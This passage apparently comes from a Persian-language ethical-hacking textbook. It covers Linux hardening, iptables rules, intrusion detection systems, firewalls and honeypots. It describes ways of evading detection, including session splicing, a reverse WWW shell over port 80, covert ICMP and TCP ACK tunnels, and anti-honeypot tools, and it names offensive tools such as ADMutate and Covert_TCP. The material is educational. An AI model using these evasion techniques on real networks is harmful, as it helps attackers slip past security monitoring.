زمانیکه آدرس IP سیستم هدف مشخص باشد، هکر می‌تواند فرآیند اسکن پورت را انجام دهد و به دنبال حفره‌هایی در سیستم باشد تا بتواند به آن دسترسی پیدا کند. هر سیستمی دارای ۶۵۵۳۵ پورت دارد هم برای TCP و هم برای UDP دارد (در مجموع ۱۳۱۰۷۰ پورت) که هر کدام از این پورت‌ها راهی بالقوه برای نفوذ به سیستم هستند.

ابزارهای هک

Nmap، ابزاری برای مشخص کردن کامپیوترهای روشن و سرویس‌هایی که بر روی آنها فعال هستند، است. این ابزار برای مدیران شبکه نیز بسیار سودمند است.

Nessus: با این ابزار، هکر می‌تواند به سیستم هدف متصل شود و آسیب پذیری‌های آن را کشف کند از قبیل خطاها در پیکربندی، تنظیمات پیش فرض که به هکر اجازه دسترسی را می‌دهند، و نیز آسیب پذیری‌های جدید سیستم. Nessus، ابزاری قدرتمند برای اسکن شبکه است.

Xcrack، ابزاری سریع برای شکستن پسورد در لینوکس است که با استفاده از دیکشنری که از کاربر می‌گیرد، شروع به پیدا کردن پسوردها می‌کند.

لینوکس به عنوان سیستم عامل امن شناخته نمی‌شود چون کد آن در دسترس است و یافتن آسیب پذیری‌های سیستم راحت‌تر می شود. و نیز بسیاری از برنامه‌ها در لینوکس، بصورت پیش فرض نصب می‌شوند همین سبب می‌شود که آسیب پذیری آن بیشتر شود و امنیت آن از کاربری به کاربر دیگر متفاوت باشد.

روش‌های امن سازی لینوکس

امن سازی (hardening)، فرآیند بهبود امنیت روی سیستم با ایجاد اصلاحاتی در آن است. با اجرای یکسری از روش‌های ایمن سازی، لینوکس می‌تواند بسیار امن شود. اولین گام در امن سازی سرور، لینوکس یا ویندوز، این است که مطمئن شویم که آن در مکان امنی قرار دارد مثلا در مرکز عملیات شبکه. که اجازه دسترسی فیزیکی هکر به سیستم را می‌گیرد.

دومین و واضح‌ترین معیار امنیتی، استفاده از پسورد پیچیده است. مدیران باید مطمئن باشند که پسورد سیستم‌ها، null نیست اینکار با بررسی اکانت‌های کاربر در فایل /etc/shadow امکان پذیر است.

وضعیت امنیتی پیش فرض که بصورت deny all است برای امن سازی یک سیستم از یک حمله شبکه‌ای مناسب است. بعد از بکار بردن deny all، مدیر می‌تواند برای کاربر خاصی، دسترسی را باز کند. با استفاده از دستور deny all، مدیران مطمئن می‌شوند که کاربران به فایل‌هایی که اجازه دسترسی ندارند، دسترسی ندارند. دستور جلوگیری از دسترسی کاربران به شبکه بصورت زیر است:

Cat "All:All>> /etc/hosts.deny

سیستم عامل لینوکس، تعدادی مکانیزم محافظت توکار دارد که باید با تغییر پارامترهای کرنل سیستم در /proc filesystem از طریق فایل /etc/sysctl.conf آنها را فعال کنید.

روش‌های دیگر برای امن سازی سرور لینوکس، پاک کردن سرویس‌های غیر مورد استفاده و اطمینان از به روز بودن سیستم‌ها با آخرین patchها است. همچنین مدیران باید لاگ‌های سیستم را بصورت مرتب بررسی کنند تا رخدادهای غیرمعمول را که نشانه‌ای از حمله هستند را ببینند.

اقدامات دیگری که می‌تواند برای امن سازی یک سرور لینوکس انجام شوند عبارتند از:

- استفاده از توزیع شناخته شده و خوب لینوکس
- عدم نصب برنامه‌ها و سرویس‌های غیر ضروری
- تغییر پسوردهای پیش فرض
- غیر فعال کردن دسترسی از راه دور
- راه اندازی و فعالسازی IP tables
- نصب یک سیستم تشخیص نفوذ مبتنی بر میزبان (HIDS)
- استفاده از فایل‌های لاگ.

فایروال در لینوکس (IPTable)

IPTable، جایگزین ابزار ipchainsها در کرنل لینوکس است و دارای قابلیت‌های فراوانی است. توانایی ردگیری ارتباطات، سبب نظارت statful بسته می‌شود. در زیر، برخی از مثال‌های آن آورده شده است:

iptables –A INPUT –s 0/0 –i eth0 –d 192.168.1.1 –p TCP –j ACCEPT

با این دستور، به فایروال اجازه داده می‌شود که تمام بسته‌هایی که از اینترفیس eth0 از هر آدرس IP می‌آیند، به آدرس IP فایروال که ۱۹۲,۱۶۸,۱,۱ است، مقصددهی شوند.

iptables –A OUTPUT –p icmp –icmp-type echo-request –j ACCEPT

با این دستور، به فایروال اجازه داده می‌شود که ICMP echo-request (ping) را ارسال کند و بسته‌های پاسخ ICMP را دریافت کند.


ابزارهای لینوکس

SARA (Security Auditor's Research Assistant)، نسل سوم از ابزارهای تحلیل امنیتی است که بر پایه یونیکس می‌باشد. این ابزار، در پلت فرم‌های مختلف از قبیل لینوکس و MAC OS است.

Tcpdump، ابزاری قدرتمند برای مانیتورینگ شبکه و داده‌ها است. شما می‌توانید از این ابزار برای حل مشکلات شبکه، برای شناسایی حملات ping یا مانیتور کردن فعالیت‌های شبکه‌ای استفاده کنید.

Snort، یک استراق سمع کننده بسته است که حملات را شناسایی و ثبت می‌کند. این ابزار، دارای قابلیت هشدار دهی است که به syslog ارسال می‌شود.

Netcat، به عنوان ابزار آچار سوئیسی شناخته می‌شود که داده‌ها را از طریق ارتباطات شبکه‌ای با استفاده از پروتکل TCP یا UDP می‌خواند یا می‌نویسد. با این ابزار می‌تواند تقریبا هر نوع ارتباطی را که نیاز دارید، ایجاد کنید و نیز دارای قابلیتهای جالب دیگری هم است.



SAINT، ابزاری برای ارزیابی امنیتی است که مبتنی بر SATAN است. قابلیت‌هایی همچون اسکن از طریق فایروال، بررسی‌های (check) امنیتی به روز شده دارد که دارای چهار سطح امنیتی (قرمز، زرد، قهوه‌ای، سبز) می‌باشد.

Wireshark: نرم‌افزار آنالیز ترافیک شبکه برای سیستم عامل‌های یونیکس و مبتنی بر یونیکس است و دارای رابط گرافیکی است.

دیگر ابزارهای امنیتی برای سیستم عامل لینوکس عبارتند از:
Abacus Port Sentry، Hping2، Sniffit، Nemesis، LSOF، IPTraf، LIDS، Hunt، و ... .

فصل سیزدهم

گریز از IDS ها، honeypot ها و فایروال‌ها

مقدمه

سیستم‌های تشخیص نفوذ (IDS)، فایروال‌ها، و honeypotها معیارهای امنیتی هستند که شما را مطمئن می‌سازند هکر نمی‌تواند به شبکه یا سیستم شما دسترسی پیدا کند. سیستم‌های تشخیص نفوذ (IDS) و فایروال‌ها، جز دستگاه‌های فیلترینگ بسته هستند و بر اساس قوانین از پیش نوشته شده، ترافیک را مانیتور می‌کنند. honeypot، یک سیستم هدف جعلی است که به عنوان طعمه‌ای برای هکر استفاده می‌شود تا او را از دسترسی به اهداف با ارزش دور نگه دارد. به عنوان یک کارشناس امنیتی، شما باید با نحوه کارکرد و ایجاد امنیت توسط آنها آشنا باشید.

فایروال، IDS و Honeypot ها، تکنولوژی های مهمی هستند که می توانند هکر را از حمله به شبکه، بازدارند

انواع سیستم‌های تشخیص نفوذ و تکنیک‌های گریز


سیستم‌های تشخیص نفوذ، سیستم‌هایی هستند که ترافیک را مانیتور می‌کنند و signature حملات یا الگوهای رفتاری غیرمعمول را کشف می‌کنند. یکی از عناصر IDSها، packet snifferها هستند که ترافیک را مانیتور می‌کنند. زمانیکه رخدادی در لیست event امنیتی شرکت ثبت شود، IDS، پیغام هشداری از طریق ایمیل، pager، یا تلفن همراه به مدیر سیستم ارسال می‌کند. زمانیکه ترافیک مشکوکی در حال عبور باشد، سیستم‌های جلوگیری از حمله (IPS)، اقداماتی از قبیل بلوکه کردن ترافیک و ... را انجام می‌دهند. زمانیکه تلاشی برای نفوذ انجام می‌شود، سیستم‌های IPS، بصورت اتوماتیک، از بروز حمله جلوگیری می‌کنند.

دو نوع سیستم تشخیص نفوذ (IDS) وجود دارد:

Host-based: سیستم‌های تشخیص نفوذ مبتنی بر میزبان (HIDS)، برنامه‌هایی هستند که بر روی یک سیستم نصب می‌شوند و ترافیک یا رویدادها را بر اساس لیستی از امضاهای شناخته شده برای آن سیستم عامل، فیلتر می‌کنند. این سیستم‌ها، agentهای Norton Internet Security و Cisco Security را دارند.

هشدار: بسیاری از ویروس‌ها و wormها می‌توانند HIDS را خاموش کنند.

Network-based: سیستم‌های تشخیص نفوذ شبکه‌ای (NIDS)، دستگاه‌های نرم‌افزاری هستند که در شبکه قرار می‌گیرند. این دستگاه‌ها، تنها به منظور شناسایی انواع ترافیک شبکه‌ای مخرب که توسط فایروال قابل شناسایی نیستند استفاده می‌شوند. ترافیک‌های مخرب شامل حملات بر علیه سرویس‌های آسیب پذیر، حملات داده بر روی برنامه‌های کاربردی، حملات مبتنی بر میزبان از قبیل افزایش دسترسی، ورودهای غیرمجاز و دسترسی به فایل‌های حساس، و malwareها می‌شوند. این سیستم‌ها، سیستم‌های پسیو هستند. سنسور IDS، یک نفوذ امنیتی بالقوه را شناسایی می‌کند، اطلاعات را ثبت می‌کند، و هشداری به کنسول مدیریتی ارسال می‌کند.



مکان IDS در شبکه

ابزارهای هک

Snort، یک نرم‌افزار استراق سمع کننده بلادرنگ بسته‌ها، HIDS، و ابزار ثبت ترافیک است که بر روی سیستم‌های لینوکس و ویندوز نصب می‌شود. شما می‌توانید قوانین Snort و IDS را در فایل snort.conf، پیکربندی کنید. دستور نصب و اجرای snort به صورت زیر است:

Snort –l c:\snort\log –c C:\snort\etc\snoft.conf –A console

BlackICE، دارای سیستم تشخیص نفوذی است که درباره حملات هشدار می‌دهد و در برابر تهدیدات بر علیه سیستم‌ها، مقاومت می‌کند. این نرم‌افزار، از سیستم‌های ویندوزی (کلاینتی و سروری) محافظت می‌کند.

IDSهای دیگر عبارتند از: Dragon Sensor، eTrust Internet Defense، Lucent RealSecure، RealSecure.

سیستم تشخیص نفوذ (IDS) برای تشخیص حمله، از signature analysis یا anomaly detection استفاده کند. سیستم‌های تشخیص نفوذ مبتنی بر تشخیص signature، ترافیک را با signatureهای شناخته شده و الگوهای سواستفاده، مقایسه می‌کند. Signature، الگویی است که برای شناسایی یک یا مجموعه‌ای از بسته‌ها که برای حمله استفاده می‌شوند، استفاده می‌شود. برای مثال، یک IDS که وب سرورها را کنترل می‌کند، ممکن است به دنبال رشته phf بگردد برای اینکه نشان دهنده حمله CGI است. اما سیستم‌های تشخیص نفوذی که از anomaly detection استفاده می‌کنند، به دنبال تلاش‌های حمله بر مبنای الگوهای طبیعی اشخاص می‌گردند و زمانیکه رفتار غیرطبیعی در دسترسی به سیستم‌ها، فایل‌ها، و لاگین‌ها مشاهده کنند، آن را گزارش می‌کنند.

اغلب سیستم های تشخیص نفوذ بر مبنای signature Analysis کار می کنند

هکر می‌تواند با تغییر ترافیک، از IDS عبور کند بنابراین، نمی‌تواند ترافیک را با signature شناخته شده‌ای مقایسه کند. این امر می‌تواند با استفاده از جایگزینی پروتکل UDP به جای TCP، و یا HTTP به جای ICMP انجام گیرد. علاوه بر این، هکر می‌تواند یک حمله را به چند بسته کوچک بشکند تا از IDS عبور کند اما زمانیکه در مقصد، دوباره جمع می‌شوند، نتیجه آن برای سیستم خطرناک باشد. این کار با نام session plicing شناخته می‌شود. برخی دیگر از روش‌های گریز از شناسایی، عبارتند از وارد کردن داده‌های زیاد، استفاده از رمزگذاری برای داده‌ها یا آدرس، غیرهمزمان سازی و گرفتن نشست کلاینت جاری.

	True	False
Positive	هشدار داده می شود و شرایط کنونی باید هشدار داده می شد	هشدار داده می شود ولی در شرایط کنونی نباید هشدار داده می شد
Negative	هشدار داده نمی شود و در شرایط کنونی هم نباید هشدار داده شود	هشدار داده نمی شود ولی در شرایط کنونی باید هشدار داده می شد

اقداماتی که باید پس از شناسایی حمله توسط IDS، انجام داد:

- فایروال را پیکربندی کنید تا آدرس IP هکر را فیلتر کند
- به مدیر شبکه اطلاع دهید (از طریق تلفن یا ایمیل)

- در event.log، یک وروردی جدید بنویسید. یک دیتاگرام SNMP به کنسول مدیریتی همچون Tivoli ارسال کنید
- اطلاعات حمله را ذخیره کنید (زمان، IP هکر، IP و پورت قربانی، اطلاعات پروتکل)
- بسته‌های خام را در یک فایل ردگیری برای تحلیل‌های آینده ذخیره کنید
- نشست TCP را خاتمه دهید برای اینکار می‌توانید از بسته TCP FIN یا TCP RST برای خاتمه ارتباط استفاده کنید

گریز از IDS

سیستم‌های تشخیص نفوذ در بسیاری از شبکه‌های ساده، بر مبنای مقایسه الگو (patern matching) کار می‌کنند. اسکریپت‌های حمله، الگوهای شناخته شده‌ای دارند بنابراین، با ایجاد پایگاه داده‌ای از این اسکریپت‌ها، به راحتی می‌توان حملات را شناسایی کرد اما با تغییر اسکریپت، می‌توان IDS را دور زد.

ابزارهای هک

ADMutate، یک اسکریپت حمله است و اسکریپت دیگری که برای انجام حمله، عملیاتی است را ایجاد می‌کند. اسکریپت جدید، در پایگاه داده signatureهای شناخته شده نیست و بنابراین، می‌تواند IDS را دور بزند.

برخی دیگر از ابزارها عبارتند از: SideStep، Mendax، Stick، Fragrouter و Anzen NIDSbench.


فایروال

فایروال، یک برنامه نرم‌افزاری یا سخت‌افزاری است که اجازه یا عدم اجازه دسترسی به شبکه را می‌دهد و از قوانینی که مدیر مشخص کرده است، تبعیت می‌کند تا اجازه عبور بسته‌ها ار به شبکه بدهد. فایروال سخت‌افزاری محیط (perimeter)، در لبه شبکه که شبکه محلی به اینترنت (یا شبکه دیگر) متصل است، قرار می‌گیرد. فایروال نرم‌افزاری، از کامپیوتر شخصی محافظت می‌کند.

فایروال، شبکه را در مقابل حملات هکرها و افراد شرور محافظت می کند

کارهایی که فایروال انجام می‌دهد:

- فایروال، تمام ترافیک بین دو شبکه را بررسی می‌کند تا ببیند که آیا ترافیکی با یکی از ruleها سازگار است یا نه
- بسته‌ها را بین شبکه‌ها مسیردهی می‌کند
- دسترسی عمومی به منابع شبکه خصوصی را مدیریت می‌کند
- تمام تلاش‌ها برای ورود به شبکه خصوصی را ثبت می‌کند و زمانیکه کسی قصد دسترسی غیرمجاز را داشته باشد، هشدار می‌دهد.



انواع فایروال

فایروال‌ها به چهار دسته تقسیم می‌شوند:

- **Packet filters**: در لایه network از مدل OSI کار می‌کند و معمولا بخشی از روتر است. در این نوع فایروال، بسته‌ها قبل از ارسال، مقایسه می‌شوند. ruleها می‌توانند شامل آدرس IP مبدا و مقصد، شماره

پورت مبدا و مقصد، و پروتکل مورد استفاده باشند. مزیت این فایروال‌ها این است که تاثیر زیادی در performance شبکه ندارند و هزینه آنها پایین است. اغلب روترها، packet filtering رو پشتیبانی می‌کنند.

- **Circuit level gateways**: در لایه session از مدل OSI کار می‌کند. این فایروال‌ها، TCP handshaking را بین بسته‌ها مانیتور می‌کنند تا قانونی بودن نشست را تعیین کند. بسته‌هایی که از طریق circuit-level gatewayها به کامپیوتر می‌رسند اینگونه به نظر می‌رسند که از gateway تولید شده‌اند. این فایروال‌ها، نسبتا ارزان هستند. همچنین این نوع فایروال‌ها، اطلاعات شبکه خصوصی را مخفی می‌کنند.
- **Application level gateways**: این gatewayها با نام پروکسی هم شناخته می‌شوند که می‌توانند بسته‌ها را در لایه application مدل OSI فیلتر کنند. اگر یک application-level gateway، به عنوان web proxy پیکربندی شود، اجازه عبور ترافیک FTP، gopher، telnet و ... را نمی‌دهد و از آنجائیکه در لایه application کار می‌کند، می‌تواند دستورات خاصی از قبیل http:post و get را فیلتر کند.
- **Stateful multilayer inspection firewalls**: این نوع فایروال‌ها، جنبه‌های سه نوع فایروال را ادغام می‌کنند. این نوع فایروال‌ها، بسته‌ها را در لایه network از مدل OSI فیلتر می‌کنند تا قانونی بودن نشستی را تعین کنند و محتوای بسته‌ها را در لایه application ارزیابی می‌کنند. این نوع فایروال‌ها، گران هستند و نیاز به دانش کافی برای مدیریت دستگاه دارند.

برای شناسایی فایروال (نوع، نسخه، و قوانین) می‌توان از تکنیک‌های Port Scanning، Firewalking، و Banner Grabbing استفاده کرد. Firewalking، روشی برای جمع‌آوری اطلاعات از شبکه‌ای که پشت فایروال است، می‌باشد، است. همچنین Banner Grabbing، پیام‌هایی هستند که هنگام اتصال به سرویس، توسط سرویس‌های شبکه‌ای ارسال می‌شوند و سرویس در حال اجرا روی سیستم را اعلام می‌کنند. این یک روش ساده برای شناسایی سیستم عامل است همچنین در شناسایی سرویس‌های در حال اجرا در پشت فایروال کمک می‌کند. سه سرویس اصلی که بنرها را ارسال می‌کنند، سرورهای FTP، Telnet و Web هستند. برای مثال telnet mail.targetcompany.org 25، یک SMTP banner grabbing است.

یکی از ساده‌ترین روش‌ها برای نفوذ به فایروال، نصب نرم‌افزار شبکه‌ای بر روی سیستم داخلی است که با استفاده از پورتی که اجازه عبور از فایروال را دارد، ارتباط برقرار می‌کند. معمولا پورت ۸۰ برای استفاده وب سرورها در فایروال‌ها باز است.

آسان‌ترین روش برای دور زدن فایروال، حمله به سیستم از طرف داخل یا بخش مورد اعتماد فایروال است. سپس سیستم به خطر افتاده می‌تواند از طریق فایروال، از شبکه داخلی به شبکه بیرون و سیستم هکر متصل شود. رایج‌ترین روش برای اینکار، اتصال سیستم به خطر افتاده به سیستم هکر از طریق پورت ۸۰ است که مشابه اتصال یک کلاینت به یک وب سرور از طریق فایروال است. این روش با نام reverse WWW shell شناخته می‌شود.

این نوع حمله جواب می‌دهد برای اینکه اغلب فایروال‌ها، اجازه اتصالات خروجی که به پورت ۸۰ می‌شود، را می‌دهند

هکر می‌تواند با استفاده از تانل برای ارسال ترافیک HTTP، فایروال را دور بزند و حمله را به عنوان ترافیک بی خطر به فایروال نشان دهد این حملات برای مدیران سیستم، غیر قابل ردگیری هستند. برنامه‌های هک می‌توانند کانال‌های covert ایجاد کنند و ترافیک حمله را از طریق یک مسیر مجاز مثل درخواست‌ها و پاسخ‌های ICMP، انتقال دهند. روش دیگر برای استفاده از کانال covert، تانل زدن ترافیک حمله به عنوان یک بازخورد TCP (acknowledgment) است.

ابزارهای هک

007 Shell، برنامه shell-tunneling است که به هکر اجازه می‌دهد که از یک کانل covert برای حمله و دور زدن قوانین فایروال استفاده کند.

ICMP Shell، برنامه‌ای مشابه Telnet است که هکر برای ایجاد ارتباط با یک سیستم با استفاده از دستورات ICMP (که اغلب فایروال‌ها اجازه می‌دهند) استفاده می‌کند.


AckCmd، برنامه کلاینت / سروری است که تنها با استفاده از بسته‌های TCP ACK ارتباط برقرار می‌کند و می‌تواند از فایروال عبور کند.

Covert_TCP، برنامه‌ای است که هکر برای ارسال فایل از طریق فایروال استفاده می‌کند که اینکار را با ارسال یک بایت در هر لحظه و با مخفی کردن داده در هدر IP انجام می‌دهد.

ابزارهای تست

Traffic IQ Professional، ابزاری برای تست سریع و راحت دستگاه‌های امنیتی است که ترافیک استاندارد یا ترافیک حمله، بین دو ماشین مجازی ایجاد می‌کند. این نرم‌افزار می‌تواند برای ارزیابی، بررسی، و تست ویژگی‌های رفتاری هر دستگاه فیلترینگ بسته استفاده شود از قبیل:

- Application layer firewalls
- Intrusion Detection Systems
- Intrusion Prevention Systems
- Routers and Switches



TCPOpera، با ایجاد ترافیک، محیطی را برای تست رفتار IDS فراهم می‌کند.

Firewall Informer، پیکربندی و کارایی هر نوع فایروال یا دستگاه‌های دیگر فیلترینگ بسته از قبیل روتر و سوئیچ را ارزیابی می‌کند. برخلاف دیدگاه پسیو در ارزیابی آسیب پذیری محصولات، این نرم‌افزار، از نرم‌افزار BLADE که از تکنولوژی SAFE (حمله شبیه سازی شده برای حمله) بهره می‌گیرد، برای تست امنیت زیرساخت در برابر تهدیدات جهان واقعی، استفاده می‌کند.

Atelier Web Firewall Tester، ابزاری برای بررسی قدرت فایروال شخصی در برابر تلاش برای ارتباطات خروجی از برنامه‌های غیرمجاز است. این نرم‌افزار، ۶ نوع تست دارد که هر کدام از آنها یک ارتباط HTTP را برقرار می‌کنند و سعی می‌کنند که صفحه وب دانلود کنند.

Honeypot

honeypot، دامی است که در DMZ شبکه شما قرار می‌گیرد و توسط متخصصان امنیتی برای به دام انداختن هکرها یا برای دور نگه داشتن آنها از سیستم هدف استفاده می‌شود. Honeypot، یک دام است که ممکن است هکر سعی کند که به آن حمله کند و نرم‌افزار سیستم، می‌تواند اطلاعات مربوط به هکر از قبیل آدرس IP را ثبت کند. این اطلاعات می‌تواند برای دستگیری هکر پس از حمله کمک کند. بهترین مکان برای یک honeypot، جلوی فایروال روی DMZ است که آن را برای هکرها بسیار جذاب می‌کند. یک honeypot با یک آدرس استاتیک، شبیه یک سرور واقعی است.

انواع مختلف honeypot

- Honeypot با تعامل کم (Low-interaction): از قبیل Specter، Honeyd، و KFSensr.
- Honeypot با تعامل متوسط (Medium-interaction)
- Honeypot با تعامل زیاد (High-interaction): از قبیل Honeynets


مزایای honeypot:

- False positive را کاهش می‌دهد
- حملات جدید را می‌گیرد و false negative را کاهش می‌دهد
- در محیط‌های رمز شده یا IPv6 کار می‌کند
- مفهوم ساده‌ای است که به منابع کمی نیاز دارد

عیب honypot این است که دارای ریسک بالایی است (مخصوصا در نوع high-interaction)

محل قرار گیری honeypot در شبکه


Honeypot باید در جلوی فایروال روی DMZ قرار گیرد. همچنین به خاطر داشته باشید که نباید برای مدت طولانی در یک جای ثابت قرار گیرد. شکل زیر نمایی از محل قرار گیری honeypot را در شبکه نشان می‌دهد



هکر برای گریز از به دام افتادن توسط honeypotها می‌تواند یک نرم‌افزار anti-honeypot اجرا کند تا این نرم‌افزار، مشخص کند آیا بر روی سیستم هدف، honeypot در حال اجرا است یا نه، و آن را به هکر اطلاع دهد. در این روش، هکر می‌تواند تلاش کند تا از شناسایی شدن توسط honeypot جلوگیری کند. بسیاری از نرم‌افزارهای anti-honeypot، نرم‌افزار در حال اجرا بر روی سیستم را با لیستی از honeypotهای معروف از قبیل honeyd و ... بررسی می‌کنند.

ابزارها

Honeypotها هم بصورت تجاری و هم بصورت open source وجود دارند:



Honeypotهای تجاری:

- KFSensor
- NetBait
- ManTrap
- Spector

Joneypotهای open source:

- Bubblegum
- Jackpot
- BackOfficer Friendly
- Bait-n-Switch
- Bigeye
- HoneyWeb
- Deception Toolkit
- LaBrea Tarpit
- Honeyed

- Honeynets
- Sendmail SPAM Trap
- Tiny Honeypot

Specter، یک honeypot است که می‌تواند بصورت اتوماتیک اطلاعات ماشین هکر را در حال هک سیستم، بدست آورد.

Honeyd، یک honeypot اپن سورس است که ماشین‌های مجازی بر روی شبکه ایجاد می‌کند و هدفی برای هکرها می‌شود.

KFSensor، یک HIDS است که به عنوان honeypot عمل می‌کند و می‌تواند سرویس‌های مجازی و تروجان‌ها را شبیه سازی کند.

Sebek، ابزار honeypot برای گرفتن داده‌ها است که کلیدهای فشرده شده توسط هکر را بدست می‌آورد.

Honeypot فیزیکی و مجازی

Honeypot فیزیکی، یک ماشین واقعی بر روی شبکه است که دارای آدرس IP است و اغلب بصورت high-interaction است و اجازه به خطر افتادن سیستم را بطور کامل می‌دهد. نصب و نگهداری این سیستم‌ها، پرهزینه است. Honeypot مجازی، توسط ماشین‌های دیگر شبیه سازی می‌شود که به ترافیک شبکه که به سمت honeypot مجازی ارسال می‌شود، پاسخ می‌دهد. برای محیط‌های با فضای آدرس بزرگ، پیاده‌سازی honeypot فیزیکی برای هر آدرس IP، غیرممکن است در این حالت، می‌تواند از honeypotهای مجازی استفاده کرد.

ابزارهای هک

Send-Safe Honeypot Hunter، ابزار شناسایی honeypot است که honeypotها را شناسایی می‌کند.

Nessus Vulnerability Scanner، نیز می‌تواند برای شناسایی honeypotها مورد استفاده قرار گیرد.

فصل چهاردهم

رمزنگاری


مقدمه

